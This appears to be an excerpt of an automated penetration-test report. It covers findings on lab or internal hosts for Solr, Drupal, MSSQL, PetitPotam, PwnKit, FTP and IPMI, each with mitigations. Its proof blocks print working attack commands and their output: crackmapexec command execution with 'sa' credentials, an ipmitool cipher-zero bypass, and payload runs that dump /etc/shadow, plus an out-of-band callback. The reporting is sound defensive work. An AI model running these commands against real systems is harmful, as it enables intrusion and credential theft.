10.2.51.108 : 8984	10.2.51.108	Apache Solr on 10.2.51.108 Port 8984		CRITICAL 9.4
10.2.51.107 : 8983	10.2.51.107	Apache Solr on 10.2.51.107 Port 8983		CRITICAL 9.4

Proof

Proof of exploitability against one of the affected assets: **Apache Solr on 10.2.51.108 Port 8984**

HTTP response that contains arbitrary file read from the vulnerable host

```
05/24/2024, 5:33 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
templates/all/ -l urls.txt -system-resolvers -o output.ndjson -r /etc/resolv.conf

HTTP/1.1 200 OK
Connection: close
Content-Length: 1528
Content-Type: application/json;charset=utf-8

{
  "responseHeader":{
    "status":0,
    "QTime":0,
    "handler":"org.apache.solr.handler.DumpRequestHandler",
    "params":{
      "param":"ContentStream",
      "stream.url":"file:/etc/passwd"}},
  "params":{
    "stream.url":"file:/etc/passwd",
    "echoHandler":"true",
    "param":"ContentStream",
    "echoParams":"explicit"},
  "streams":[{
      "name":null,
      "sourceInfo":"url",
      "size":null,
      "contentType":null,
      "stream":"root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:
2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync:x:4:65534:sync:/bin:/bin/sync\nga
mes:x:5:60:games:/usr/games:/usr/sbin/nologin\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\nlp:x:7:7:l
p:/var/spool/lpd:/usr/sbin/nologin\nmail:x:8:8:mail:/var/mail:/usr/sbin/nologin\nnews:x:9:9:news:/var/spoo
l/news:/usr/sbin/nologin\nuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\nproxy:x:13:13:proxy:/bin:/u
sr/sbin/nologin\nwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\nbackup:x:34:34:backup:/var/backups:
/usr/sbin/nologin\nlist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin\nirc:x:39:39:ircd:/run/ir
cd:/usr/sbin/nologin\ngnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin\nn
obody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\n_apt:x:100:65534::/nonexistent:/usr/sbin/nologi
n\nsolr:x:8983:8983::/home/solr:/bin/sh\n"}],
```

```
"context":{
  "webapp":"/solr",
  "path":"/debug/dump",
  "httpMethod":"GET"}}
```

2.3.73. Weak or Default Credentials - Microsoft SQL Server

CRITICAL 9.4

H3-2021-0016

This weakness was leveraged in 6 attack paths leading to critical impacts, including a Ransomware Exposure affecting host 10.2.51.101 and a Sensitive Data Exposure affecting host 10.2.51.101.

8.6 Base Score | 6 Attack Paths

Details

Weak credentials include passwords that are easily obtained by password guessing, password spraying, or cracked using dictionary attacks. Default passwords are publicly known and obtainable by an attacker and provide immediate access to a system.

An attacker can openly maneuver throughout an environment and access information if a password is compromised.

Information Disclosure | Unauthorized Access | Remote Code Execution | File Upload

Mitigations

- Ensure a strong password policy is in place and users are properly trained on best practices. Consider the use of a password manager to store complex passwords where possible.
- Identify a configuration management process that ensures default credentials are changed before systems are deployed in a production environment.
- Implement multi-factor authentication where possible.

References

- CWE-521: Weak Password Requirements @ **https://cwe.mitre.org/data/definitions/521.html**
- T1110: Brute Force @ **https://attack.mitre.org/techniques/T1110/**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
sa	10.2.51.101	Admin sa	Host Compromise (1) Ransomware Exposure (4) Sensitive Data Exposure (1)	CRITICAL 9.4

Proofs

Proofs of exploitability against affected asset **Admin sa**

The ms-sql-s database was accessed by the user sa

```
05/24/2024, 4:15 PM

$ /opt/h3/enum_databases.py -t 10.2.51.101 -p 1433 --username sa --password S**************8 -s ms-sql-s --
hashes

# SELECT name FROM master.dbo.sysdatabases;
-----------
master
tempdb
model
msdb
Pubs
```

```
Northwind
AdventureWorks2017
WideWorldImporters
```

The MSSQL database admin sa was used to execute code on 10.2.51.101

```
05/24/2024, 4:15 PM

$ crackmapexec mssql 10.2.51.101 -u sa -p S**************8 --local-auth -x whoami

MSSQL       10.2.51.101     1433   None            [*] None (name:10.2.51.101) (domain:None)
MSSQL       10.2.51.101     1433   None            [+] sa:S**************8 (Pwn3d!)
MSSQL       10.2.51.101     1433   None            [+] Executed command via mssqlexec
```

2.3.74. Apache Solr DataImportHandler Remote Code Execution Vulnerability

CRITICAL 9.2

CVE-2019-0193

This weakness led to a Host Compromise affecting host 10.2.51.108.

This is a CISA Known Exploited Vulnerability.

7.2 Base Score | 1 Attack Path

Details

In Apache Solr, the DataImportHandler, an optional but popular module to pull in data from databases and other sources, has a feature in which the whole DIH configuration can come from a request's "dataConfig" parameter. The debug mode of the DIH admin screen uses this to allow convenient debugging / development of a DIH config. Since a DIH config can contain scripts, this parameter is a security risk. Starting with version 8.2.0 of Solr, use of this parameter requires setting the Java System property "enable.dih.dataConfigParam" to true.

Attackers can execute arbitrary code on the vulnerable host.

Remote Code Execution | Unauthorized Access | Information Disclosure

Mitigations

- Upgrade to 8.2.0 or later, which is secure by default.
- Edit solrconfig.xml to configure all DataImportHandler usages with an "invariants" section listing the "dataConfig" parameter set to an empty string. Example: <requestHandler name="/dataimport" class="org.apache.solr.handler.dataimport.DataImportHandler"> <lst name="invariants"> <str name="dataConfig"> </str> </lst> </requestHandler>
- Ensure your network settings are configured so that only trusted traffic communicates with Solr, especially to the DIH request handler. This is a best practice to all of Solr.

References

- Vendor Advisory @ **https://issues.apache.org/jira/browse/SOLR-13669**
- CVE-2019-0193 @ **https://nvd.nist.gov/vuln/detail/CVE-2019-0193**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.2.51.108 : 8984	10.2.51.108	Apache Solr on 10.2.51.108 Port 8984	Host Compromise (1)	CRITICAL 9.2

Proof

Proof of exploitability against affected asset **Apache Solr on 10.2.51.108 Port 8984**

Out-of-band request and response showing that the vulnerable Solr server was exploited to run the curl command to connect to an attacker-specified external server

```
05/24/2024, 5:33 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
templates/all/ -l urls.txt -system-resolvers -o output.ndjson -r /etc/resolv.conf

Request:
;; opcode: QUERY, status: NOERROR, id: 21707
;; flags:; QUERY: 1, ANSWER: 0, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version 0; flags: do; udp: 1452

;; QUESTION SECTION:
;cp8j31c9f4djdho8pnggaiunc9c7rjr6g.main.interacth3.io.  IN       A


Response:
;; opcode: QUERY, status: NOERROR, id: 21707
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 2, ADDITIONAL: 2

;; QUESTION SECTION:
;cp8j31c9f4djdho8pnggaiunc9c7rjr6g.main.interacth3.io.  IN       A

;; ANSWER SECTION:
cp8j31c9f4djdho8pnggaiunc9c7rjr6g.main.interacth3.io.   3600    IN      A       142.93.186.145

;; AUTHORITY SECTION:
cp8j31c9f4djdho8pnggaiunc9c7rjr6g.main.interacth3.io.   3600    IN      NS      ns1.main.interacth3.io.
cp8j31c9f4djdho8pnggaiunc9c7rjr6g.main.interacth3.io.   3600    IN      NS      ns2.main.interacth3.io.

;; ADDITIONAL SECTION:
ns1.main.interacth3.io. 3600    IN      A       142.93.186.145
ns2.main.interacth3.io. 3600    IN      A       142.93.186.145
```

2.3.75. Drupal Core Remote Code Execution Vulnerability

CRITICAL 9.2

CVE-2019-6340

This weakness led to a Host Compromise affecting host 10.2.51.103.

This is a CISA Known Exploited Vulnerability.

8 Base Score | 1 Attack Path

Details

Some field types do not properly sanitize data from non-form sources in Drupal 8.5.x before 8.5.11 and Drupal 8.6.x before 8.6.10. This can lead to arbitrary PHP code execution in some cases. A site is only affected by this if one of the following conditions is met: The site has the Drupal 8 core RESTful Web Services (rest) module enabled and allows PATCH or POST requests, or the site has another web services module enabled, like JSON:API in Drupal 8, or Services or RESTful Web Services in Drupal 7. (Note: The Drupal 7 Services module itself does not require an update at this time, but you should apply other contributed updates associated with this advisory if Services is in use.)

Unauthenticated attackers with access to the Drupal Core RESTful API can execute arbitrary commands on the vulnerable host.

Remote Code Execution | Unauthorized Access | Information Disclosure

Mitigations

- If you are using Drupal 8.6.x, upgrade to Drupal 8.6.10

- If you are using Drupal 8.5.x or earlier, upgrade to Drupal 8.5.11

References

- Drupal core - Highly critical - Remote Code Execution - SA-CORE-2019-003 @ **https://www.drupal.org/sa-core-2019-003**
- Drupal < 8.6.10 / < 8.5.11 - REST Module Remote Code Execution @ **https://www.exploit-db.com/exploits/46452**
- CVE-2019-6340 @ **https://nvd.nist.gov/vuln/detail/CVE-2019-6340**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.2.51.103 : 80	10.2.51.103	Drupal on 10.2.51.103 Port 80	Host Compromise (1)	CRITICAL 9.2

Proof

Proof of exploitability against affected asset **Drupal on 10.2.51.103 Port 80**

HTTP response that contains the output of the 'id' command

```
05/24/2024, 4:10 PM

$ /opt/h3/nuclei -iserver http://main.interacth3.io -itoken N4**********************************Z1 -interactions-
poll-duration 2 -silent -disable-update-check -no-color -irr -tags h3p0 -json -t /opt/h3/nuclei-
templates/all/ -l urls.txt -system-resolvers -o output.ndjson -r /etc/resolv.conf

HTTP/1.1 403 Forbidden
Connection: close
Transfer-Encoding: chunked
Cache-Control: must-revalidate, no-cache, private
Content-Language: en
Content-Type: application/hal+json
Date: Fri, 24 May 2024 22:55:41 GMT
Expires: Sun, 19 Nov 1978 05:00:00 GMT
Server: Apache/2.4.25 (Debian)
Vary:
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
X-Generator: Drupal 8 (https://www.drupal.org)
X-Powered-By: PHP/7.2.15
X-Ua-Compatible: IE=edge

{"message":"The shortcut set must be the currently displayed set for the user and the user must have \u002
7access shortcuts\u0027 AND \u0027customize shortcut links\u0027 permissions."}uid=33(www-data) gid=33(www
-data) groups=33(www-data)
```

2.3.76. Microsoft Windows Machine Account NTLM Coercion via LSARPC Spoofing Vulnerability

CRITICAL 9.2

CVE-2021-36942

PetitPotam

This weakness led to a Host Compromise affecting domain controller 10.0.229.2 (dc2.smoke.net), a Domain User Compromise affecting the credential for domain user svc_TESTGMSASVC$, and a Domain User Compromise affecting the credential for domain user dc$.

This is a CISA Known Exploited Vulnerability and **Known to be Used in Ransomware Campaigns**.

7.5 Base Score | 3 Attack Paths

Details

CVE-2021-3692 and CVE 2022-26925 are two highly-related vulnerabilities in The Microsoft Encrypted File System Remote Protocol (MS-EFSRPC). MS-EFSRPC performs maintenance and management operations on encrypted data that is stored remotely and accessed over a network. When a system handles certain EFSRPC requests, it uses NTLM authentication by default to connection to a file specified in the request. The resulting NTLM authentication information contains the machine account of the system. Prior to patching, the EfsRpcOpenFileRaw method allowed an unauthenticated attacker to coerce a target system.

An unauthenticated attacker can use this vulnerability to coerce a Domain Controller to authenticate to another server using NTLM, allowing for hash capturing and NTLM relay to a vulnerable endpoint. Historically, this vulnerability has been paired with a vulnerable Active Domain Certificate Services web interface to acquire persistent credentials for the Domain Controller Machine account -- leading to a full domain compromise.

Privilege Escalation | Unauthorized Access

Mitigations

- Apply all updates and patch to the latest vendor-supported version. Specifically, install Microsoft patches KB5005106 (CVE-2021-3692) and KB5013952 (CVE-2022-26925)

References

- CERT/CC Vulnerability Note @ **https://www.kb.cert.org/vuls/id/405600**
- CVE-2021-36942: Microsoft Windows LSA Spoofing Vulnerability Advisory @ **https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2021-36942**
- CVE-2022-26925: Microsoft Windows LSA Spoofing Vulnerability Advisory @ **https://msrc.microsoft.com/update-guide/en-US/advisory/CVE-2022-26925**
- CVE-2021-36942 @ **https://nvd.nist.gov/vuln/detail/CVE-2021-36942**
- CVE-2022-26925 @ **https://nvd.nist.gov/vuln/detail/CVE-2022-26925**
- PetitPotam @ **https://github.com/topotam/PetitPotam**
- August 10, 2021-KB5005106 (Security-only update) @ **https://support.microsoft.com/en-us/topic/august-10-2021-kb5005106-security-only-update-d1ab5a34-55c1-4f66-8776-54a0c3bf40a7**
- Microsoft May 10, 2022-KB5013952 (OS Build 14393.5125) @ **https://support.microsoft.com/en-us/topic/may-10-2022-kb5013952-os-build-14393-5125-0bb9f7e6-0360-4162-8eab-108e28d3a090**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.229.1	10.0.229.1	Domain Controller 10.0.229.1 (dc.smoke.net)	Host Compromise (1) Domain User Compromise (2)	CRITICAL 9.2
10.0.4.1	10.0.4.1	Domain Controller 10.0.4.1 (dc01.pod04.example.internal)	Host Compromise (1)	CRITICAL 9.2
10.0.4.2	10.0.4.2	Domain Controller 10.0.4.2 (dc02.pod04.example.internal)		HIGH 7.5
10.0.229.2	10.0.229.2	Domain Controller 10.0.229.2 (dc2.smoke.net)		HIGH 7.5

Proofs

Proofs of exploitability against one of the affected assets: **Domain Controller 10.0.229.1 (dc.smoke.net)**

Hashes and passwords obtained from host 10.0.229.1 via active coercion technique: MS-EFSR-UNAUTH

```
05/24/2024, 3:11 PM

$ python3 /opt/h3/cyanide.py -iface eth0 -o output.txt -ntf /opt/h3/ntlmrelayx_targets.txt --watch --
responder -rb 10.0.40.50,10.0.220.56,127.0.0.1,10.0.227.200,172.17.0.1 -rs 10.0.227.0-255 -ri 10.0.227.200 -
-intimidator -its /opt/h3/intimidator_sock

            timestamp      client domain username          method     key_type module
      fullhash
0  2024-05-24 22:10:01  10.0.229.1  SMOKE      DC$  MS-EFSR-UNAUTH  ntlmv2_hash    smb  DC***************
************00
```

Hashes and passwords obtained from host 10.0.229.1 via active coercion technique: MS-EFSR-UNAUTH

```
05/24/2024, 6:05 PM

$ python3 /opt/h3/cyanide.py -iface eth0 -o output.txt -ntf /opt/h3/ntlmrelayx_targets.txt --watch --
responder -rb 10.0.40.50,10.0.220.56,127.0.0.1,10.0.227.200,172.17.0.1 -rs 10.0.227.0-255 -ri 10.0.227.200 -
-intimidator -its /opt/h3/intimidator_sock

             timestamp      client domain username          method     key_type module
      fullhash
0  2024-05-25 01:04:44  10.0.229.1  SMOKE      dc$  MS-EFSR-UNAUTH  ntlmv2_hash   http  DC****************
************00
```

2.3.77. PolKit PkExec Local Privilege Escalation Vulnerability

CRITICAL 9.2

CVE-2021-4034

PwnKit

This weakness led to a Host Compromise affecting host 10.0.40.83.

This is a CISA Known Exploited Vulnerability.

7.8 Base Score | 2 Attack Paths

Details

A local privilege escalation vulnerability was found on polkit's pkexec utility. The pkexec application is a setuid tool designed to allow unprivileged users to run commands as privileged users according predefined policies. The current version of pkexec doesn't handle the calling parameters count correctly and ends trying to execute environment variables as commands. An attacker can leverage this by crafting environment variables in such a way it'll induce pkexec to execute arbitrary code. When successfully executed the attack can cause a local privilege escalation given unprivileged users administrative rights on the target machine.

An attacker who is able to gain any low-privileged access to a host that has this vulnerability will have the ability to elevate their permissions to root and obtain full control of the machine and its data.

Privilege Escalation

Mitigations

- Update the PolKit version to the latest supported version. Follow guidance specific to the host's Linux distribution.

References

- CVE-2021-4034 @ **https://nvd.nist.gov/vuln/detail/CVE-2021-4034**
- RedHat CVE-2021-4034 Update Guidance @ **https://access.redhat.com/security/vulnerabilities/RHSB-2022-001**
- Debian CVE-2021-4034 Update Guidance @ **https://security-tracker.debian.org/tracker/CVE-2021-4034**
- Ubuntu CVE-2021-4034 Update Guidance @ **https://ubuntu.com/security/CVE-2021-4034**
- Qualys CVE-2021-4034 Vulnerability Details @ **https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.40.83	10.0.40.83	10.0.40.83	Host Compromise (2)	CRITICAL 9.2
10.0.4.24	10.0.4.24	10.0.4.24 (irc.testirc.net)	Host Compromise (2)	CRITICAL 9.2
10.0.40.80	10.0.40.80	10.0.40.80 (f5.smoke.net)	Host Compromise (1)	CRITICAL 9.2

Proofs

Proofs of exploitability against one of the affected assets: **10.0.40.83**

Output of id command and contents of /etc/shadow file after the user root escalated privileges to root using CVE-2021-4034

```
05/24/2024, 2:59 PM

$ sshpass -f pass.txt ssh -v -T -o ConnectTimeout=10 -o UserKnownHostsFile=/dev/null -o
StrictHostKeyChecking=no -l root -p 22 10.0.40.83 chmod +x /tmp/8350b564-8dd6-42d1-bc5b-e777b415b805-
797031a8b8c952e2; /tmp/8350b564-8dd6-42d1-bc5b-e777b415b805-797031a8b8c952e2 2> /dev/null; rm -f
/tmp/8350b564-8dd6-42d1-bc5b-e777b415b805-797031a8b8c952e2 2> /dev/null; rm -f /tmp/8350b564-8dd6-42d1-bc5b-
e777b415b805-797031a8b8c952e2 2> /dev/null;rm -f /tmp/8350b564-8dd6-42d1-bc5b-e777b415b805-497d809c9dab42ea
2> /dev/null;echo; echo "SCRIPT DONE"; ls -1 /tmp/8350b564-8dd6-42d1-bc5b-e777b415b805* 2> /dev/null

uid=0(root) gid=0(root) groups=0(root)
root:$6**********************************50:18226:0:99999:7:::
daemon:*:18135:0:99999:7:::
bin:*:18135:0:99999:7:::
sys:*:18135:0:99999:7:::
sync:*:18135:0:99999:7:::
games:*:18135:0:99999:7:::
man:*:18135:0:99999:7:::
lp:*:18135:0:99999:7:::
mail:*:18135:0:99999:7:::
news:*:18135:0:99999:7:::
uucp:*:18135:0:99999:7:::
proxy:*:18135:0:99999:7:::
www-data:*:18135:0:99999:7:::
backup:*:18135:0:99999:7:::
list:*:18135:0:99999:7:::
irc:*:18135:0:99999:7:::
gnats:*:18135:0:99999:7:::
nobody:*:18135:0:99999:7:::
_apt:*:18135:0:99999:7:::
systemd-timesync:*:18135:0:99999:7:::
systemd-network:*:18135:0:99999:7:::
systemd-resolve:*:18135:0:99999:7:::
mysql:!:18135:0:99999:7:::
ntp:*:18135:0:99999:7:::
messagebus:*:18135:0:99999:7:::
Debian-exim:!:18135:0:99999:7:::
uuidd:*:18135:0:99999:7:::
redsocks:!:18135:0:99999:7:::
tss:*:18135:0:99999:7:::
rwhod:*:18135:0:99999:7:::
iodine:*:18135:0:99999:7:::
stunnel4:!:18135:0:99999:7:::
miredo:*:18135:0:99999:7:::
dnsmasq:*:18135:0:99999:7:::
sslh:!:18135:0:99999:7:::
postgres:*:18135:0:99999:7:::
usbmux:*:18135:0:99999:7:::
rtkit:*:18135:0:99999:7:::
_rpc:*:18135:0:99999:7:::
Debian-snmp:!:18135:0:99999:7:::
statd:*:18135:0:99999:7:::
inetsim:*:18135:0:99999:7:::
sshd:*:18135:0:99999:7:::
pulse:*:18135:0:99999:7:::
speech-dispatcher:!:18135:0:99999:7:::
avahi:*:18135:0:99999:7:::
saned:*:18135:0:99999:7:::
colord:*:18135:0:99999:7:::
geoclue:*:18135:0:99999:7:::
king-phisher:*:18135:0:99999:7:::
Debian-gdm:*:18135:0:99999:7:::
systemd-coredump:!!:18219::::::
tcpdump:*:18220:0:99999:7:::
confluence:!:19146:0:99999:7:::
redis:*:19417:0:99999:7:::
jsmith:$6**************************b/:19767:0:99999:7:::
a-jsmith:$6**************************r.:19768:0:99999:7:::
test:!:19780:0:99999:7:::

SCRIPT DONE
```

Output of id command and contents of /etc/shadow file after the user a-jsmith escalated privileges to root using CVE-2021-4034

```
05/24/2024, 5:17 PM

$ sshpass -f pass.txt ssh -v -T -o ConnectTimeout=10 -o UserKnownHostsFile=/dev/null -o
StrictHostKeyChecking=no -l a-jsmith -p 22 10.0.40.83 chmod +x /tmp/8350b564-8dd6-42d1-bc5b-e777b415b805-
4abf542bed2fbdf336; /tmp/8350b564-8dd6-42d1-bc5b-e777b415b805-4abf542bed2fbdf336 2> /dev/null; rm -f
/tmp/8350b564-8dd6-42d1-bc5b-e777b415b805-4abf542bed2fbdf336 2> /dev/null; rm -f /tmp/8350b564-8dd6-42d1-
bc5b-e777b415b805-4abf542bed2fbdf336 2> /dev/null;rm -f /tmp/8350b564-8dd6-42d1-bc5b-e777b415b805-
6b71c2bc24f1569630 2> /dev/null;echo; echo "SCRIPT DONE"; ls -1 /tmp/8350b564-8dd6-42d1-bc5b-e777b415b805*
2> /dev/null

uid=0(root) gid=0(root) groups=0(root),1002(a-jsmith)
root:$6**************************50:18226:0:99999:7:::
daemon:*:18135:0:99999:7:::
bin:*:18135:0:99999:7:::
sys:*:18135:0:99999:7:::
sync:*:18135:0:99999:7:::
games:*:18135:0:99999:7:::
man:*:18135:0:99999:7:::
lp:*:18135:0:99999:7:::
mail:*:18135:0:99999:7:::
news:*:18135:0:99999:7:::
uucp:*:18135:0:99999:7:::
proxy:*:18135:0:99999:7:::
www-data:*:18135:0:99999:7:::
backup:*:18135:0:99999:7:::
list:*:18135:0:99999:7:::
irc:*:18135:0:99999:7:::
gnats:*:18135:0:99999:7:::
nobody:*:18135:0:99999:7:::
_apt:*:18135:0:99999:7:::
systemd-timesync:*:18135:0:99999:7:::
systemd-network:*:18135:0:99999:7:::
systemd-resolve:*:18135:0:99999:7:::
mysql:!:18135:0:99999:7:::
ntp:*:18135:0:99999:7:::
messagebus:*:18135:0:99999:7:::
Debian-exim:!:18135:0:99999:7:::
uuidd:*:18135:0:99999:7:::
redsocks:!:18135:0:99999:7:::
tss:*:18135:0:99999:7:::
rwhod:*:18135:0:99999:7:::
iodine:*:18135:0:99999:7:::
stunnel4:!:18135:0:99999:7:::
miredo:*:18135:0:99999:7:::
dnsmasq:*:18135:0:99999:7:::
sslh:!:18135:0:99999:7:::
postgres:*:18135:0:99999:7:::
usbmux:*:18135:0:99999:7:::
rtkit:*:18135:0:99999:7:::
_rpc:*:18135:0:99999:7:::
Debian-snmp:!:18135:0:99999:7:::
statd:*:18135:0:99999:7:::
inetsim:*:18135:0:99999:7:::
sshd:*:18135:0:99999:7:::
pulse:*:18135:0:99999:7:::
speech-dispatcher:!:18135:0:99999:7:::
avahi:*:18135:0:99999:7:::
saned:*:18135:0:99999:7:::
colord:*:18135:0:99999:7:::
geoclue:*:18135:0:99999:7:::
king-phisher:*:18135:0:99999:7:::
Debian-gdm:*:18135:0:99999:7:::
systemd-coredump:!!:18219::::::
tcpdump:*:18220:0:99999:7:::
confluence:!:19146:0:99999:7:::
redis:*:19417:0:99999:7:::
jsmith:$6**************************b/:19767:0:99999:7:::
a-jsmith:$6**************************r.:19768:0:99999:7:::
test:!:19780:0:99999:7:::

SCRIPT DONE
```

2.3.78. Anonymous FTP Enabled

CRITICAL 9.2

H3-2020-0005

This weakness led to a Sensitive Data Exposure affecting host 10.2.51.107.

3.9 Base Score | 1 Attack Path

Details

Anonymous login is allowed on the remote FTP server.

Anonymous login allows any remote user to connect to the FTP server without providing a password or unique credentials. This allows access to files made available by the FTP server.

Information Disclosure | File Upload | Unauthorized Access

Mitigations

- Disable anonymous login or disable the FTP service if not needed.

References

- CWE-284: Improper Access Control @ **https://cwe.mitre.org/data/definitions/284.html**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.2.51.107 : 9090	10.2.51.107	FTP Service on 10.2.51.107 Port 9090	Sensitive Data Exposure (1)	CRITICAL 9.2
10.0.229.4 : 9090	10.0.229.4	FTP Service on 10.0.229.4 (ex2.smoke.net) Port 9090	Sensitive Data Exposure (2)	HIGH 7.5
10.0.4.4 : 21	10.0.4.4	FTP Service on 10.0.4.4 (svr01.pod04.example.internal) Port 21		LOW 3.9
10.0.40.72 : 21	10.0.40.72	FTP Service on 10.0.40.72 Port 21		LOW 3.9
10.0.40.72 : 2121	10.0.40.72	FTP Service on 10.0.40.72 Port 2121		LOW 3.9

Proofs

Proofs of exploitability against one of the affected assets: **FTP Service on 10.2.51.107 Port 9090**

FTP server was accessed by anonymous

```
05/24/2024, 5:30 PM

$ python3 /opt/h3/ftp_module.py -f 10_2_51_107_enumeration.txt --proof ftp_proof.txt

ftp> connect 10.2.51.107:9090
username: anonymous
password:
CONNECTED
ftp> ls
pub
```

FTP server was accessed by ftp

```
05/24/2024, 5:30 PM

$ python3 /opt/h3/ftp_module.py -f 10_2_51_107_enumeration.txt --proof ftp_proof.txt

ftp> connect 10.2.51.107:9090
username: ftp
```

```
password: b*****
CONNECTED
ftp> ls
pub
```

FTP Server is vulnerable to directory traversal and was accessed by admin

```
05/24/2024, 5:37 PM

$ python3 /opt/h3/ftp_module.py -f 10_2_51_107_enumeration.txt --proof ftp_proof.txt

ftp> connect 10.2.51.107:9090
username: admin
password: a****
CONNECTED
ftp> ls
pub
ftp> ls ../
backups cache ftp lib local lock log mail opt run spool tmp
ftp> exit
```

2.3.79. IPMI Cipher Zero Vulnerability

CRITICAL 9.2

H3-2020-0017

This weakness led to a Host Compromise affecting host 10.0.100.102.

7.5 Base Score | 1 Attack Path

Details

Various vendor IPMI implementations allow remote attackers to bypass authentication and execute arbitrary IPMI commands by using cipher suite 0 (aka cipher zero) and an arbitrary password.

An attacker exploiting the Cipher Zero vulnerability may gain control of the management interface of a system. This level of access potentially allows an attacker to control hardware or software at the system level.

Information Disclosure | Remote Code Execution | Privilege Escalation

Mitigations

- Disable the IPMI service if not needed.
- Disable cipher suite zero authentication method.
- If IPMI service is required and unable to disable cipher suite zero authentication, implement access controls to limit access via whitelisted addresses.

References

- CWE-287: Improper Authentication @ **http://cwe.mitre.org/data/definitions/287.html**
- CVE-2013-4782 @ **https://nvd.nist.gov/vuln/detail/CVE-2013-4782**
- CVE-2013-4783 @ **https://nvd.nist.gov/vuln/detail/CVE-2013-4783**
- CVE-2013-4784 @ **https://nvd.nist.gov/vuln/detail/CVE-2013-4784**
- CVE-2013-4785 @ **https://nvd.nist.gov/vuln/detail/CVE-2013-4785**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.0.100.102 : 623	10.0.100.102	IPMI Service on 10.0.100.102 Port 623	Host Compromise (1)	CRITICAL 9.2

Proof

Proof of exploitability against affected asset **IPMI Service on 10.0.100.102 Port 623**

Host IPMI is vulnerable to cipher 0 attack

```
05/24/2024, 3:29 PM

$ python2 /opt/h3/ipmi_utils.py -f input.txt --proof proof.txt --loot_file loot.txt

root@kali# ipmitool -I lanplus -C 0 -U root -P hacked -H 10.0.100.102 user list

ID  Name             Callin  Link Auth  IPMI Msg   Channel Priv Limit
1                    true    false      false      NO ACCESS
2   root             true    true       true       ADMINISTRATOR
3   horizon3-3       true    false      true       ADMINISTRATOR
4                    true    false      false      NO ACCESS
5                    true    false      false      NO ACCESS
6                    true    false      false      NO ACCESS
7                    true    false      false      NO ACCESS
8                    true    false      false      NO ACCESS
9                    true    false      false      NO ACCESS
10                   true    false      false      NO ACCESS
11                   true    false      false      NO ACCESS
12                   true    false      false      NO ACCESS
13                   true    false      false      NO ACCESS
14                   true    false      false      NO ACCESS
15                   true    false      false      NO ACCESS
16                   true    false      false      NO ACCESS
```

2.3.80. FTP Directory Traversal Vulnerability

CRITICAL 9.2

H3-2020-0028

This weakness led to a Sensitive Data Exposure affecting host 10.2.51.107.

4 Base Score | 1 Attack Path

Details

The software uses external input to construct a pathname that should be within a restricted directory, but it does not properly neutralize sequences such as ".." that can resolve to a location that is outside of that directory.

An attacker may be able to create, overwrite, upload malicious software, download sensitive information, cause a denial of service, or delete critical files.

Information Disclosure | Denial Of Service | File Upload

Mitigations

- Apply the updates referenced by the vendor of the product.
- If possible, use chrooted jails to run the software if no patch is available. This will help restrict where the files can be obtained and not leak sensitive data from the host
- Implement access control lists to limit access to specific hosts that need access to the resource

References

- CWE Path Traversal @ **https://cwe.mitre.org/data/definitions/22.html**

Affected Asset

Asset	Host	Description	Downstream Impacts	Severity
10.2.51.107 : 9090	10.2.51.107	FTP Service on 10.2.51.107 Port 9090	Sensitive Data Exposure (1)	CRITICAL 9.2

Proof

Proof of exploitability against affected asset **FTP Service on 10.2.51.107 Port 9090**

FTP Server is vulnerable to directory traversal and was accessed by admin

```
05/24/2024, 5:37 PM

$ python3 /opt/h3/ftp_module.py -f 10_2_51_107_enumeration.txt --proof ftp_proof.txt

ftp> connect 10.2.51.107:9090
username: admin
password: a****
CONNECTED
ftp> ls
pub
ftp> ls ../
backups cache ftp lib local lock log mail opt run spool tmp
ftp> exit
```

2.3.81. Weak or Default Credentials - FTP

CRITICAL 9.2

H3-2021-0012

This weakness led to a Sensitive Data Exposure affecting host 10.2.51.107.

4.5 Base Score | 1 Attack Path

Details

Weak credentials include passwords that are easily obtained by password guessing, password spraying, or cracked using dictionary attacks. Default passwords are publicly known and obtainable by an attacker and provide immediate access to a system.

An attacker can openly maneuver throughout an environment and access information if a password is compromised.

Information Disclosure | Unauthorized Access | File Upload

Mitigations

- Ensure a strong password policy is in place and users are properly trained on best practices. Consider the use of a password manager to store complex passwords where possible.
- Identify a configuration management process that ensures default credentials are changed before systems are deployed in a production environment.
- Implement multi-factor authentication where possible.

References

- CWE-521: Weak Password Requirements @ **https://cwe.mitre.org/data/definitions/521.html**
- T1110: Brute Force @ **https://attack.mitre.org/techniques/T1110/**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
admin	10.2.51.107	Service User admin	Sensitive Data Exposure (1)	CRITICAL 9.2
admin	10.0.229.4	Service User admin	Sensitive Data Exposure (2)	HIGH 7.5
ftp	10.0.229.4	Service User ftp	Sensitive Data Exposure (1)	HIGH 7.5
anonymous	10.0.229.4	Service User anonymous	Sensitive Data Exposure (1)	HIGH 7.5

Asset	Host	Description	Downstream Impacts	Severity
user	10.0.229.4	Service User user		MEDIUM 4.5
admin	10.0.40.74	Service User admin		MEDIUM 4.5
anonymous	10.0.40.72	Service User anonymous		MEDIUM 4.5
